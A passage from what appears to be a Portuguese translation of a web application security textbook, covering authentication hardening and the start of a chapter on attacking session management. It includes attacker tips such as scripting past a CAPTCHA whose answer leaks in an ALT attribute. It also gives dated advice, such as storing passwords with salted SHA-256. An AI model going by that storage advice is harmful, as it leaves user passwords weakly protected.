A implementação de uma solução de autenticação segura envolve a tentativa de atender simultaneamente a vários objetivos importantes de segurança e, em muitos casos, a compensação com outros objetivos, como funcionalidade, usabilidade e custo total. Em alguns casos, "mais" segurança pode, na verdade, ser contraproducente - por exemplo, obrigar os usuários a definir senhas muito longas e alterá-las com frequência geralmente leva os usuários a anotar suas senhas.

Devido à enorme variedade de possíveis vulnerabilidades de autenticação e às defesas potencialmente complexas que um aplicativo pode precisar implantar para atenuar todas elas, muitos projetistas e desenvolvedores de aplicativos optam por aceitar certas ameaças como certas e concentrar seus esforços na prevenção dos ataques mais graves. Os fatores a serem considerados para se chegar a um equilíbrio adequado incluem:

- A importância da segurança em função da funcionalidade oferecida pelo aplicativo.

O grau em que os usuários toleram e trabalham com diferentes tipos de controles de autenticação.

O custo de suportar um sistema menos fácil de usar.

O custo financeiro das alternativas concorrentes em relação à receita que provavelmente será gerada pelo aplicativo ou ao valor dos ativos que ele está protegendo.

Nesta seção, descreveremos as maneiras mais eficazes possíveis de derrotar os vários ataques contra mecanismos de autenticação e deixaremos que os leitores decidam quais tipos de defesas são mais apropriados para eles em casos individuais.

Use credenciais sólidas

Devem ser aplicados requisitos mínimos adequados de qualidade da senha.

Esses requisitos podem incluir regras relativas a: comprimento mínimo; aparência de caracteres alfabéticos, numéricos e tipográficos; aparência de caracteres maiúsculos e minúsculos; evitar palavras de dicionário, nomes e outras senhas comuns; evitar que uma palavra de senha seja definida como nome de usuário; e evitar semelhança ou correspondência com senhas definidas anteriormente. Como na maioria das medidas de segurança, diferentes requisitos de qualidade de senha podem ser apropriados para diferentes categorias de usuários.

Os nomes de usuário devem ser exclusivos.

Todos os nomes de usuário e senhas gerados pelo sistema devem ser criados com entropia suficiente para que não possam ser sequenciados ou preditos de forma viável, mesmo por um invasor que tenha acesso a uma grande amostra de instâncias geradas com sucesso.

Os usuários devem ter permissão para definir senhas suficientemente fortes - por exemplo, senhas longas devem ser permitidas, e uma ampla gama de caracteres deve ser permitida.

Tratar as credenciais de forma sigilosa

Todas as credenciais devem ser criadas, armazenadas e transmitidas de forma a não permitir a divulgação não autorizada.

Todas as comunicações cliente-servidor devem ser protegidas usando uma tecnologia criptográfica bem estabelecida, como o SSL. Soluções personalizadas para proteger os dados em trânsito não são necessárias nem desejáveis.

Se for considerado preferível usar HTTP para as áreas não autenticadas do aplicativo, certifique-se de que o próprio formulário de login seja carregado usando HTTPS, em vez de mudar para HTTPS no momento do envio do login.

Somente solicitações `POST` devem ser usadas para transmitir credenciais ao servidor. As credenciais nunca devem ser colocadas em parâmetros ou cookies de URL (mesmo os efêmeros). As credenciais nunca devem ser transmitidas de volta para o cliente, mesmo em parâmetros de um redirecionamento.

Todos os componentes de aplicativos no lado do servidor devem armazenar credenciais de forma a não permitir que seus valores originais sejam facilmente recuperados, mesmo por um invasor que obtenha acesso total a todos os dados relevantes no banco de dados do aplicativo. O meio usual de atingir esse objetivo é usar uma função de hash forte (como SHA-256, no momento em que este artigo foi escrito), com salinidade adequada para reduzir a eficácia de ataques off-line pré-computados.

A funcionalidade "lembre-se de mim" do lado do cliente deve, em geral, lembrar apenas itens não secretos, como nomes de usuário. Em aplicativos menos críticos para a segurança, pode ser considerado apropriado permitir que os usuários optem por um recurso para lembrar senhas. Nessa situação, nenhuma credencial de texto claro deve ser armazenada no cliente (a senha deve ser armazenados de forma reversível e criptografada usando uma chave conhecida apenas pelo servidor), e os usuários devem ser alertados sobre os riscos de um invasor com acesso físico ao computador ou que comprometa o computador remotamente. Deve-se dar atenção especial à eliminação de cross-site scripting

vulnerabilidades no aplicativo que podem ser usadas para roubar credenciais armazenadas (consulte o Capítulo 12).

Deve ser implementado um recurso de alteração de senha (consulte a seção "Impedir o uso indevido da função de alteração de senha"), e os usuários devem ser obrigados a alterar suas senhas periodicamente.

Quando as credenciais para novas contas forem distribuídas aos usuários fora da banda, elas devem ser enviadas da forma mais segura possível, ter um limite de tempo e exigir que o usuário as altere no primeiro login, e o usuário deve ser instruído a destruir a comunicação após o primeiro uso.

Quando aplicável, considere capturar algumas das informações de login do usuário (por exemplo, letras únicas de uma palavra memorável) usando menus suspensos em vez de campos de texto. Isso evitara que os keyloggers instalados no computador do usuário capturem todos os dados que ele enviar. (Observe, no entanto, que um simples keylogger é apenas um dos meios pelos quais um invasor pode capturar a entrada do usuário. Se ele já tiver prometido o computador de um usuário, então, em princípio, o invasor poderá registrar todos os tipos de eventos, inclusive movimentos do mouse, envios de formulários por HTTPS e capturas de tela).

Validar credenciais adequadamente

As senhas devem ser validadas por completo, ou seja, com distinção entre maiúsculas e minúsculas, sem filtrar ou modificar nenhum caractere e sem truncar a senha.

O aplicativo deve ser agressivo na defesa contra eventos não protegidos que ocorrem durante o processamento do login. Por exemplo, dependendo da linguagem de desenvolvimento em uso, o aplicativo deve usar manipuladores de exceção catch-all em todas as chamadas de API. Esses manipuladores devem excluir explicitamente todos os dados locais da sessão e do método que estão sendo usados para controlar o estado do processamento de login e devem invalidar explicitamente a sessão atual, causando, assim, um logout forçado pelo servidor, mesmo que a autenticação seja contornada de alguma forma.

Toda a lógica de autenticação deve ser rigorosamente revisada no código, tanto como pseudocódigo quanto como código-fonte real do aplicativo, para identificar erros de lógica, como condições de falha na abertura.

Se for implementada a funcionalidade para dar suporte à representação do usuário, ela deverá ser estritamente controlada para garantir que não possa ser usada indevidamente para obter acesso não autorizado. Devido à criticidade da funcionalidade, muitas vezes vale a pena removê-la totalmente do sistema.

não é necessário implementar um aplicativo voltado para o público e implementá-lo somente para usuários administrativos internos, cujo uso de personificação deve ser rigorosamente controlado e auditado.

Os logins de vários estágios devem ser estritamente controlados para evitar que um invasor interfira nas transições e nos relacionamentos entre os estágios:

Todos os dados sobre o progresso nos estágios e os resultados das tarefas de validação anteriores devem ser mantidos no objeto de sessão do lado do servidor e nunca devem ser transmitidos ou lidos pelo cliente.

Nenhum item de informação deve ser enviado mais de uma vez pelo usuário, e não deve haver meios de o usuário modificar dados que já tenham sido coletados e/ou validados. Quando um item de dados, como um nome de usuário, for usado em vários estágios, ele deverá ser armazenado em uma variável de sessão quando for coletado pela primeira vez e referenciado a partir daí posteriormente.

A primeira tarefa realizada em cada estágio deve ser verificar se todos os estágios anteriores foram concluídos corretamente. Se esse não for o caso, a tentativa de autenticação deve ser imediatamente marcada como ruim.

Para evitar o vazamento de informações sobre qual estágio do login falhou (o que permitiria que um invasor visasse cada estágio por vez), o aplicativo deve sempre passar por todos os estágios do login, mesmo que o usuário não tenha conseguido concluir corretamente os estágios anteriores e mesmo que o nome de usuário original seja inválido.

Depois de passar por todos os estágios, o aplicativo deve apresentar uma mensagem genérica de "falha no login" na conclusão do estágio final, sem fornecer nenhuma informação sobre onde ocorreu a falha.

Quando um processo de login incluir uma pergunta que varia aleatoriamente, garanta que um invasor não possa escolher efetivamente sua própria pergunta:

Sempre empregue um processo de vários estágios no qual os usuários se identificam em um estágio inicial, e a pergunta que varia aleatoriamente é enviada a eles em um estágio posterior.

Quando for apresentada a um determinado usuário uma determinada pergunta variável, armazene essa pergunta no perfil persistente do usuário e garanta que o mesmo usuário receba a mesma pergunta em cada tentativa de login até que consiga respondê-la.

Quando um desafio que varia aleatoriamente for apresentado ao usuário, armazene a pergunta que foi feita em uma variável de sessão do lado do servidor, em vez de um campo oculto em um formulário HTML, e valide a resposta subsequente com base nessa pergunta salva.

OBSERVAÇÃO As sutilezas da criação de um mecanismo de autenticação

seguro são profundas aqui. Se não for tomado cuidado ao fazer uma pergunta que varie aleatoriamente, isso pode levar a novas oportunidades de enumeração de nomes de usuário. Por exemplo, para evitar que um invasor escolha sua própria pergunta, um aplicativo pode armazenar no perfil de cada usuário a última pergunta que ele fez.

e continuar apresentando essa pergunta até que o usuário a responda corretamente. Um invasor que iniciar vários logins usando o nome de usuário de um determinado usuário receberá a mesma pergunta. No entanto, se o invasor executar o mesmo processo usando um nome de usuário inválido, o aplicativo poderá se comportar de forma diferente: como não há perfil de usuário associado a um nome de usuário inválido, não há não haverá nenhuma pergunta armazenada e, portanto, será apresentada uma pergunta variável. O invasor pode usar essa diferença de comportamento, manifestada em várias tentativas de login, para inferir a validade de um determinado nome de usuário. Em um ataque com script, ele poderá obter vários nomes de usuário rapidamente.

Se um aplicativo quiser se defender contra essa possibilidade, ele deverá se esforçar um pouco. Quando uma tentativa de login é iniciada com um nome de usuário inválido, o aplicativo deve registrar em algum lugar a pergunta aleatória que apresentou para esse nome de usuário inválido e garantir que as tentativas de login subsequentes usando o mesmo nome de usuário sejam respondidas com a mesma pergunta. Indo ainda mais longe, o aplicativo poderia mudar para uma pergunta diferente periodicamente, para simular que o usuário inexistente fez login normalmente, resultando em uma mudança na próxima pergunta! Em algum momento, no entanto, o designer do aplicativo deve estabelecer um limite e admitir que uma vitória total contra um invasor tão determinado como esse provavelmente não será possível.

Evitar o vazamento de informações

Os vários mecanismos de autenticação usados pelo aplicativo não devem revelar nenhuma informação sobre os parâmetros de autenticação, seja por meio de mensagens abertas ou por inferência de outros aspectos do comportamento do aplicativo. Um invasor não deve ter meios de determinar qual parte dos vários itens enviados causou um problema.

Um único componente de código deve ser responsável por responder a todas as tentativas de login com falha, com uma mensagem genérica. Isso evita uma vulnerabilidade sutil que pode ocorrer quando uma mensagem supostamente não informativa retornada de diferentes caminhos de código pode, na verdade, ser discriminada por um invasor, devido a diferenças tipográficas na mensagem, diferentes códigos de status HTTP, outras informações ocultas no HTML e similares.

Se o aplicativo aplicar algum tipo de bloqueio de conta para evitar ataques de força bruta (conforme discutido na próxima seção), deve-se tomar

cuidado com

Deve-se tomar cuidado para que isso não leve a nenhum vazamento de informações. Por exemplo, se um aplicativo divulgar que uma conta específica foi suspensa por X minutos devido a Y logins com falha, esse comportamento poderá ser facilmente usado para enumerar nomes de usuário válidos. Além disso, a divulgação das métricas precisas da política de bloqueio permite que um invasor otimize qualquer tentativa de continuar adivinhando senhas, apesar da política. Para evitar a enumeração de nomes de usuário, o aplicativo deve responder a *qualquer* série de tentativas de login fracassadas no mesmo navegador com uma mensagem genérica informando que as contas serão suspensas se ocorrerem várias falhas e que o usuário deve tentar novamente mais tarde. Isso pode ser feito usando um cookie ou um campo oculto para rastrear falhas repetidas originadas do mesmo navegador. (Obviamente, esse mecanismo não deve ser usado para impor nenhum controle de segurança real, apenas para fornecer uma mensagem útil aos usuários comuns que estão tendo dificuldades para lembrar suas credenciais).

Se o aplicativo for compatível com o autorregistro, ele poderá impedir que essa função seja usada para enumerar os nomes de usuário existentes de duas maneiras:

Em vez de permitir a auto-seleção de nomes de usuário, o aplicativo pode criar um nome de usuário exclusivo (e imprevisível) para cada novo usuário, evitando assim a necessidade de revelar que o nome de usuário selecionado já existe.

O aplicativo pode usar endereços de e-mail como nomes de usuário. Aqui, a primeira etapa do processo de registro exige que o usuário insira seu endereço de e-mail, após o que ele é instruído a simplesmente aguardar um e-mail e seguir as instruções nele contidas. Se o endereço de e-mail já estiver registrado, o usuário poderá ser informado sobre isso no e-mail. Se o endereço ainda não estiver registrado, o usuário poderá receber um URL exclusivo e indecifrável para visitar e continuar o processo de registro. Isso impede que o invasor enumere nomes de usuários válidos (a menos que já tenha comprometido um grande número de contas de e-mail).

Evitar ataques de força bruta

As medidas precisam ser aplicadas em todos os vários desafios implementados pela funcionalidade de autenticação para evitar ataques que tentem atender a esses desafios usando a automação. Isso inclui o login em si, bem como as funções para alterar a senha, para se recuperar de uma situação de esquecimento de senha e similares.

O uso de nomes de usuário imprevisíveis e a prevenção de sua enumeração representam um obstáculo significativo para ataques de força bruta completamente cegos, e

exige que um invasor tenha descoberto de alguma forma um ou mais nomes de usuário específicos antes de montar um ataque.

Alguns aplicativos críticos para a segurança (como bancos on-line) simplesmente desativam uma conta após um pequeno número de logins com falha (por exemplo, três) e exigem que o proprietário da conta execute várias etapas fora da banda para reativá-la, como telefonar para o suporte ao cliente e responder a uma série de perguntas de segurança. As desvantagens dessa política são que ela permite que um invasor negue o serviço a usuários legítimos ao desativar repetidamente suas contas e o custo de fornecer o serviço de recuperação de conta. Uma política mais equilibrada, adequada para a maioria dos aplicativos sensíveis à segurança, é suspender as contas por um curto período (por exemplo, 30 minutos) após um pequeno número de tentativas de login com falha (por exemplo, três). Isso serve para desacelerar enormemente qualquer ataque de adivinhação de senha e, ao mesmo tempo, atenuar o risco de ataques de negação de serviço e também reduzir o trabalho da central de atendimento.

Se uma política de suspensão temporária de conta for implementada, deve-se tomar cuidado para garantir sua eficácia:

Para evitar o vazamento de informações que leve à enumeração do nome de usuário, o aplicativo nunca deve indicar que uma conta específica foi suspensa. Em vez disso, ele deve responder a qualquer série de logins com falha, mesmo aqueles que usam um nome de usuário inválido, com uma mensagem avisando que as contas são suspensas se ocorrerem várias falhas e que o usuário deve tentar novamente mais tarde (conforme discutido anteriormente).

As métricas da política não devem ser divulgadas aos usuários. Dizer aos usuários legítimos para simplesmente "tentar novamente mais tarde" não diminui seriamente a qualidade do serviço. Mas informar a um invasor exatamente quantas tentativas fracassadas são toleradas e por quanto tempo é o período de suspensão permite que ele otimize qualquer tentativa de continuar adivinhando senhas apesar da política.

Se uma conta for suspensa, as tentativas de login deverão ser rejeitadas sem nem mesmo verificar as credenciais. Alguns aplicativos que implementaram uma política de suspensão permanecem vulneráveis à força bruta porque continuam a processar totalmente as tentativas de login durante o período de suspensão e retornam uma mensagem sutilmente (ou não tão sutilmente) diferente quando as credenciais válidas são enviadas. Esse comportamento permite que um ataque eficaz de força bruta prossiga a toda velocidade, independentemente da política de suspensão.

As contramedidas por conta, como o bloqueio de conta, não ajudam a proteger contra um tipo de ataque de força bruta que costuma ser altamente eficaz, ou seja, iterar por uma longa lista de nomes de usuário enumerados verificando uma única senha fraca, como senha. Se, por exemplo, cinco

tentativas fracassadas acionam uma suspensão de conta, o que significa que um invasor pode tentar quatro senhas diferentes em cada conta sem causar nenhum transtorno aos usuários. Em um aplicativo típico que contém muitas senhas fracas, esse invasor provavelmente comprometerá muitas contas.

A eficácia desse tipo de ataque será, é claro, enormemente reduzida se outras áreas do mecanismo de autenticação forem projetadas com segurança. Se os nomes de usuário não puderem ser enumerados ou previstos de forma confiável, o invasor será retardado pela necessidade de realizar um exercício de força bruta para adivinhar os nomes de usuário. E se houver requisitos rigorosos para a qualidade da senha, é muito menos provável que o invasor escolha uma senha para teste que até mesmo um único usuário do aplicativo tenha escolhido.

Além desses controles, um aplicativo pode se proteger especificamente contra esse tipo de ataque com o uso de desafios CAPTCHA ("Completely Automated Public Turing test to tell Computers and Humans Apart") em todas as páginas que possam ser alvo de ataques de força bruta (consulte a Figura 6-8). Se eficaz, essa medida pode impedir qualquer envio automático de dados para qualquer página de aplicativo, restringindo, assim, a execução manual de todos os tipos de ataques de adivinhação de senhas. Observe que muitas pesquisas foram feitas sobre as tecnologias CAPTCHA, e os ataques automatizados contra elas foram, em alguns casos, confiáveis. Além disso, alguns invasores são conhecidos por criar competições de resolução de CAPTCHA, nas quais membros inconscientes do público são usados como drones para ajudar o invasor. Entretanto, mesmo que um determinado tipo de desafio não seja totalmente eficaz, ele ainda levará a maioria dos invasores casuais a desistir e encontrar um aplicativo que não empregue a técnica.



Figura 6-8: Um controle CAPTCHA projetado para impedir ataques automatizados

DICA Se você estiver atacando um aplicativo que usa controles CAPTCHA para impedir a automação, sempre examine atentamente a fonte HTML da página em que a imagem aparece. Os autores encontraram casos em que a solução para o quebra-cabeça aparece de forma literal no atributo ALT da tag da imagem ou em um campo de formulário oculto, permitindo que um ataque com script derrote a proteção sem realmente resolver o quebra-cabeça em si.

Evitar o uso indevido da função de alteração de senha

Uma função de alteração de senha deve ser sempre implementada para permitir a expiração periódica da senha (se necessário) e para permitir que os usuários alterem as senhas se desejarem, por qualquer motivo. Como um importante mecanismo de segurança, isso precisa ser muito bem protegido contra uso indevido.

A função só deve ser acessada em uma sessão autenticada.

Não deve haver nenhum recurso para fornecer um nome de usuário, seja explicitamente ou por meio de um campo de formulário oculto ou cookie - os usuários não têm nenhuma necessidade legítima de tentar alterar as senhas de outras pessoas.

Como medida de defesa em profundidade, a função deve ser protegida contra o acesso não autorizado obtido por meio de algum outro defeito de segurança no aplicativo, como uma vulnerabilidade de sequestro de sessão, script entre sites ou até mesmo um terminal sem supervisão. Para isso, os usuários devem ser solicitados a digitar novamente a senha existente.

A nova senha deve ser inserida duas vezes para evitar erros, e o aplicativo deve comparar os campos "new password" (nova senha) e "confirm new password" (confirmar nova senha) em sua primeira etapa e retornar um erro informativo se eles não corresponderem.

A função deve impedir os vários ataques que podem ser feitos contra o mecanismo principal de login: uma única mensagem de erro genérica deve ser usada para notificar os usuários sobre qualquer erro nas credenciais existentes, e a função deve ser temporariamente suspensa após um pequeno número de tentativas fracassadas de alteração de senha.

Os usuários devem ser notificados fora da banda (por exemplo, por e-mail) de que sua senha foi alterada, mas a mensagem não deve conter as credenciais antigas nem as novas.

Evitar o uso indevido da função de recuperação de conta

Nos aplicativos mais críticos para a segurança, como bancos on-line, a recuperação da conta em caso de esquecimento da senha é feita fora da banda: o usuário precisa fazer uma ligação telefônica e responder a uma série de perguntas de segurança, e novas credenciais ou um código de reativação também são enviados fora da banda (por correio convencional) para o endereço residencial registrado do usuário. A maioria dos aplicativos não quer ou não precisa desse nível de segurança e, portanto, uma função de recuperação automatizada pode ser adequada.

Um mecanismo de recuperação de senha bem projetado precisa evitar que as contas sejam comprometidas por uma parte não autorizada e minimizar qualquer interrupção para os usuários legítimos.

Recursos como "dicas" de senha nunca devem ser usados, pois servem principalmente para ajudar um invasor a procurar contas com dicas óbvias definidas.

A melhor solução automatizada para permitir que os usuários recuperem o controle das contas é enviar por e-mail ao usuário um URL de recuperação exclusivo, limitado por tempo, indecifrável e de uso único. Esse e-mail deve ser enviado para o endereço que o usuário forneceu durante o registro. Ao visitar o URL, o usuário poderá definir uma nova senha. Depois que isso for feito, um segundo e-mail deve ser enviado, indicando que a senha foi alterada. Para evitar que um invasor negue o serviço aos usuários solicitando continuamente e-mails de reativação de senha, as credenciais existentes do usuário devem permanecer válidas até o momento em que forem alteradas.

Para proteger ainda mais contra o acesso não autorizado, os aplicativos podem enviar previamente aos usuários um desafio secundário que eles devem concluir antes de obter acesso à função de redefinição de senha. Deve-se tomar cuidado para garantir que o design desse desafio não introduza novas vulnerabilidades:

O desafio deve implementar a mesma pergunta ou conjunto de perguntas para todos, exigido pelo aplicativo durante o registro. Se os usuários fornecerem seu próprio desafio, é provável que alguns deles sejam muito fracos, e isso também permite que um invasor enumere contas válidas identificando aquelas que têm um conjunto de desafios.

As respostas ao desafio devem conter entropia suficiente para que não possam ser facilmente adivinhadas. Por exemplo, pedir ao usuário o nome de sua primeira escola é preferível a pedir sua cor favorita.

As contas devem ser temporariamente suspensas após várias tentativas fracassadas de concluir o desafio, para evitar ataques de força bruta.

O aplicativo não deve vazá-la nenhuma informação no caso de respostas fracassadas ao desafio - em relação à validade do nome de usuário, qualquer suspensão da conta e assim por diante.

A conclusão bem-sucedida do desafio deve ser seguida pelo processo descrito anteriormente, no qual uma mensagem é enviada ao endereço de e-mail registrado do usuário contendo um URL de reativação. Em nenhuma circunstância o aplicativo deve divulgar a senha esquecida do usuário ou simplesmente colocá-lo em uma sessão autenticada. Até mesmo prosseguir diretamente para a função de redefinição de senha é indesejável, pois a resposta ao desafio de recuperação de conta será, em geral, mais fácil de ser adivinhada por um invasor do que a senha original e, portanto, não se deve confiar nela por si só para autenticar o usuário.

Registrar, monitorar e notificar

Todos os eventos relacionados à autenticação devem ser registrados pelo aplicativo, inclusive login, logout, alteração de senha, redefinição de senha, suspensão de conta e recuperação de conta. Quando aplicável, devem ser registradas as tentativas fracassadas e bem-sucedidas. Os registros devem conter todos os detalhes relevantes (por exemplo, nome de usuário e endereço IP), mas nenhum segredo de segurança (por exemplo, senhas). Os registros devem ser fortemente protegidos contra acesso não autorizado, pois são uma fonte crítica de vazamento de informações.

As anomalias nos eventos de autenticação devem ser processadas pela funcionalidade de alerta em tempo real e de prevenção de intrusões do aplicativo. Por exemplo, os administradores de aplicativos devem estar cientes dos padrões que indicam ataques de força bruta, de modo que as medidas defensivas e ofensivas apropriadas possam ser consideradas.

Os usuários devem ser notificados fora da banda sobre qualquer evento crítico de segurança. Por exemplo, o aplicativo deve enviar uma mensagem para o endereço de e-mail registrado do usuário sempre que ele alterar sua senha.

Os usuários devem ser notificados dentro da banda sobre eventos de segurança que ocorrem com frequência. Por exemplo, após um login bem-sucedido, o aplicativo deve informar aos usuários a hora e o IP/domínio de origem do último login e o número de tentativas de login inválidas feitas desde então. Se um usuário for informado de que sua conta está sendo submetida a um ataque de adivinhação de senha, é mais provável que ele altere sua senha com frequência e a defina com um valor forte.

Resumo do capítulo

As funções de autenticação são talvez o alvo mais proeminente na superfície de ataque de um aplicativo típico. Por definição, elas podem ser acessadas por usuários anônimos e sem privilégios. Se forem violadas, elas concedem acesso a funcionalidades protegidas e a dados confidenciais. Eles estão no centro dos mecanismos de segurança que um aplicativo emprega para se defender e são a linha de frente da defesa contra o acesso não autorizado.

Os mecanismos de autenticação do mundo real contêm uma infinidade de falhas de projeto e implementação. Um ataque eficaz contra eles precisa ser feito de forma sistêmica, usando uma metodologia estruturada para trabalhar com todas as possíveis vias de ataque. Em muitos casos, os objetivos abertos se apresentam: palavras de passe ruins, maneiras de descobrir nomes de usuário e vulnerabilidade a ataques de força bruta. No outro extremo do espectro, os defeitos podem ser muito difíceis de serem descobertos e pode ser necessário um exame meticoloso de um processo de login complicado para estabelecer o

suposições que estão sendo feitas e identificar a falha lógica sutil que pode ser explorada para passar pela porta.

A lição mais importante ao atacar a funcionalidade de autenticação é procurar em todos os lugares. Além do formulário de login principal, pode haver funções para registrar novas contas, alterar senhas, lembrar senhas, recuperar senhas perdidas e fazer-se passar por outros usuários. Cada uma delas apresenta um rico alvo de possíveis defeitos, e os problemas que foram conscientemente eliminados em uma função muitas vezes reaparecem em outras. Invista tempo para examinar e sondar cada centímetro de superfície de ataque que puder encontrar, e suas recompensas poderão ser grandes.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Ao testar um aplicativo da Web, você faz login usando suas credenciais `joe` e `pass`. Durante o processo de login, você vê uma solicitação para o seguinte URL aparecer em seu proxy de interceptação:

```
http://www.wahh-app.com/app?action=login&uname=joe&password=pass
```

Quais são as três vulnerabilidades que você pode diagnosticar sem precisar fazer mais investigações?

2. Como as funções de autorregistro podem introduzir vulnerabilidades de enumeração de nomes de usuário? Como essas vulnerabilidades podem ser evitadas?
3. Um mecanismo de login envolve as seguintes etapas:
 - (a) O aplicativo solicita o nome de usuário e a senha do usuário.
 - (b) O aplicativo solicita duas letras escolhidas aleatoriamente da palavra memorável do usuário.

Por que as informações necessárias são solicitadas em duas etapas separadas? Que defeito o mecanismo conteria se esse não fosse o caso?

4. Um mecanismo de login de vários estágios solicita primeiro o nome de usuário do usuário e, em seguida, vários outros itens em estágios sucessivos. Se algum item fornecido for inválido, o usuário retornará imediatamente ao primeiro estágio.

O que há de errado com esse mecanismo e como a vulnerabilidade pode ser corrigida?

5. Um aplicativo incorpora um mecanismo antiphishing em sua funcionalidade de login. Durante o registro, cada usuário seleciona uma imagem específica de um grande banco de imagens memoráveis apresentadas a ele pelo aplicativo. A função de login envolve as seguintes etapas:
 - (a) O usuário insere seu nome de usuário e data de nascimento.
 - (b) Se esses detalhes estiverem corretos, o aplicativo exibirá ao usuário a imagem escolhida; caso contrário, será exibida uma imagem aleatória.
 - (c) O usuário verifica se a imagem correta é exibida e, se for o caso, digita sua senha.

A ideia por trás do mecanismo antiphishing é que ele permite que o usuário confirme que está lidando com o aplicativo autêntico, e não com um clone, porque somente o aplicativo real sabe a imagem correta a ser exibida ao usuário.

Que vulnerabilidade o mecanismo antiphishing introduz na função de login? O mecanismo é eficaz na prevenção de phishing?

Ataque ao gerenciamento de sessões

O mecanismo de gerenciamento de sessão é um componente de segurança fundamental na maioria dos aplicativos da Web. É o que permite que o aplicativo identifique exclusivamente um determinado usuário em várias solicitações diferentes e manipule os dados que acumula sobre o estado da interação desse usuário com o aplicativo. Quando um aplicativo implementa a funcionalidade de login, o gerenciamento de sessões é de particular importância, pois é o que permite que o aplicativo mantenha a garantia da identidade de um determinado usuário além da solicitação na qual ele fornece suas credenciais.

Devido ao papel fundamental desempenhado pelos mecanismos de gerenciamento de sessão, eles são o principal alvo de ataques mal-intencionados contra o aplicativo. Se um invasor conseguir interromper o gerenciamento de sessões de um aplicativo, ele poderá contornar os controles de autenticação e se passar por outros usuários do aplicativo sem conhecer suas credenciais. Se um invasor comprometer um usuário administrativo dessa forma, ele poderá ser o proprietário de todo o aplicativo.

Assim como nos mecanismos de autenticação, há uma grande variedade de defeitos que podem ser encontrados nas funções de gerenciamento de sessão. Nos casos mais vulneráveis, um invasor simplesmente precisa incrementar o valor de um token emitido pelo aplicativo para mudar seu contexto para o de um usuário diferente. Nessa situação, o aplicativo está totalmente aberto para que qualquer pessoa possa acessar todas as áreas. No outro extremo do espectro, um invasor pode ter que se esforçar muito, decifrando várias camadas de ofuscação e planejando um ataque automatizado sofisticado, antes de encontrar uma brecha na armadura do aplicativo.

Neste capítulo, examinaremos todos os tipos de pontos fracos que os autores encontraram em aplicativos da Web do mundo real. Apresentaremos em detalhes as medidas práticas que você precisa tomar para encontrar e explorar esses defeitos. Por fim, descreveremos as medidas defensivas que os aplicativos devem adotar para se protegerem contra esses ataques.

COM MON MYTH "Usamos cartões inteligentes para autenticação, e as sessões dos usuários não podem ser comprometidas sem o cartão."

Por mais robusto que seja o mecanismo de autenticação de um aplicativo, as solicitações subsequentes dos usuários só são vinculadas a essa autenticação por meio da sessão resultante. Se o gerenciamento de sessões do aplicativo apresentar falhas, um invasor poderá ignorar completamente a autenticação robusta e ainda assim comprometer os usuários.

A necessidade do Estado

O protocolo HTTP é essencialmente sem estado. Ele se baseia em um modelo simples de solicitação-resposta, no qual cada par de mensagens representa uma transação independente. O protocolo em si não contém nenhum mecanismo para vincular a série de solicitações feitas por um usuário específico e distingui-las de todas as outras solicitações recebidas pelo servidor da Web. Nos primórdios da Web, não havia necessidade de nenhum mecanismo desse tipo: os sites eram usados para publicar páginas HTML estáticas para serem visualizadas por qualquer pessoa. Hoje, as coisas são muito diferentes.

A maioria dos "sites" da Web são, na verdade, aplicativos da Web. Eles permitem que você se registre e faça login. Permitem que você compre e venda produtos. Eles lembram suas preferências na próxima vez que você os visita. Eles oferecem experiências multimídia ricas, com conteúdo criado dinamicamente com base no que você clica e digita. Para implementar qualquer uma dessas funcionalidades, os aplicativos Web precisam usar o conceito de *sessão*.

O uso mais óbvio das sessões é em aplicativos que suportam o login. Depois de inserir o nome de usuário e a senha, você pode usar o aplicativo como o usuário cujas credenciais foram inseridas, até o momento em que fizer logout ou a sessão expirar devido à inatividade. Os usuários não querem ter que digitar novamente a senha em cada página do aplicativo. Portanto, depois de autenticar o usuário uma vez, o aplicativo cria uma sessão para ele e trata todas as solicitações pertencentes a essa sessão como provenientes desse usuário.

Os aplicativos que não têm uma função de login também precisam usar sessões. Muitos sites de venda de mercadorias não exigem que os clientes criem contas. No entanto, eles permitem que os usuários naveguem pelo catálogo, adicionem itens a uma cesta de compras, forneçam detalhes de entrega e efetuem o pagamento. Nesse cenário, não há necessidade de autenticar a identidade do usuário: para a maioria dos usuários, a

de sua visita, o aplicativo não sabe nem se importa com quem é o usuário. No entanto, para fazer negócios com eles, ele precisa saber qual série de solicitações que recebe se originou do mesmo usuário.

O meio mais simples e ainda mais comum de implementar sessões é emitir para cada usuário um token ou identificador de sessão exclusivo. Em cada solicitação subsequente ao aplicativo, o usuário reenvia esse token, permitindo que o aplicativo determine a qual sequência de solicitações anteriores a solicitação atual se refere.

Na maioria dos casos, os aplicativos usam cookies HTTP como mecanismo de transmissão para passar esses tokens de sessão entre o servidor e o cliente. A primeira resposta do servidor a um novo cliente contém um cabeçalho HTTP como o seguinte:

```
Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55
```

e as solicitações subsequentes do cliente contêm o cabeçalho:

```
Cookie: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55
```

Há várias categorias de ataque às quais esse mecanismo padrão de gerenciamento de sessão é inherentemente vulnerável. O principal objetivo de um invasor ao atacar o mecanismo é, de alguma forma, sequestrar a sessão de um usuário legítimo e, assim, se passar por ele. Se o usuário tiver sido autenticado no aplicativo, o invasor poderá acessar dados privados pertencentes ao usuário ou realizar ações não autorizadas em nome dessa pessoa. Se o usuário não estiver autenticado, o invasor ainda poderá visualizar informações confidenciais enviadas pelo usuário durante a sessão.

Como no exemplo anterior de um servidor Microsoft IIS executando ASP.NET, a maioria dos servidores da Web comerciais e plataformas de aplicativos da Web implementam sua própria solução de gerenciamento de sessão pronta para uso com base em cookies HTTP. Elas fornecem APIs que os desenvolvedores de aplicativos da Web podem usar para integrar sua própria funcionalidade dependente de sessão a essa solução.

Algumas implementações prontas para uso do gerenciamento de sessões foram consideradas vulneráveis a vários ataques, que resultam em comprometimento das sessões dos usuários (esses são discutidos mais adiante neste capítulo). Além disso, alguns desenvolvedores acham que precisam de um controle mais refinado sobre o comportamento da sessão do que o fornecido pelas soluções integradas ou desejam evitar algumas vulnerabilidades inerentes às soluções baseadas em cookies. Por esses motivos, é bastante comum ver mecanismos de gerenciamento de sessão personalizados e/ou não baseados em cookies usados em aplicativos críticos para a segurança, como bancos on-line.

As vulnerabilidades existentes nos mecanismos de gerenciamento de sessões se dividem em duas categorias:

Deficiências na geração de tokens de sessão.

Fraquezas no manuseio de tokens de sessão durante todo o seu ciclo de vida.

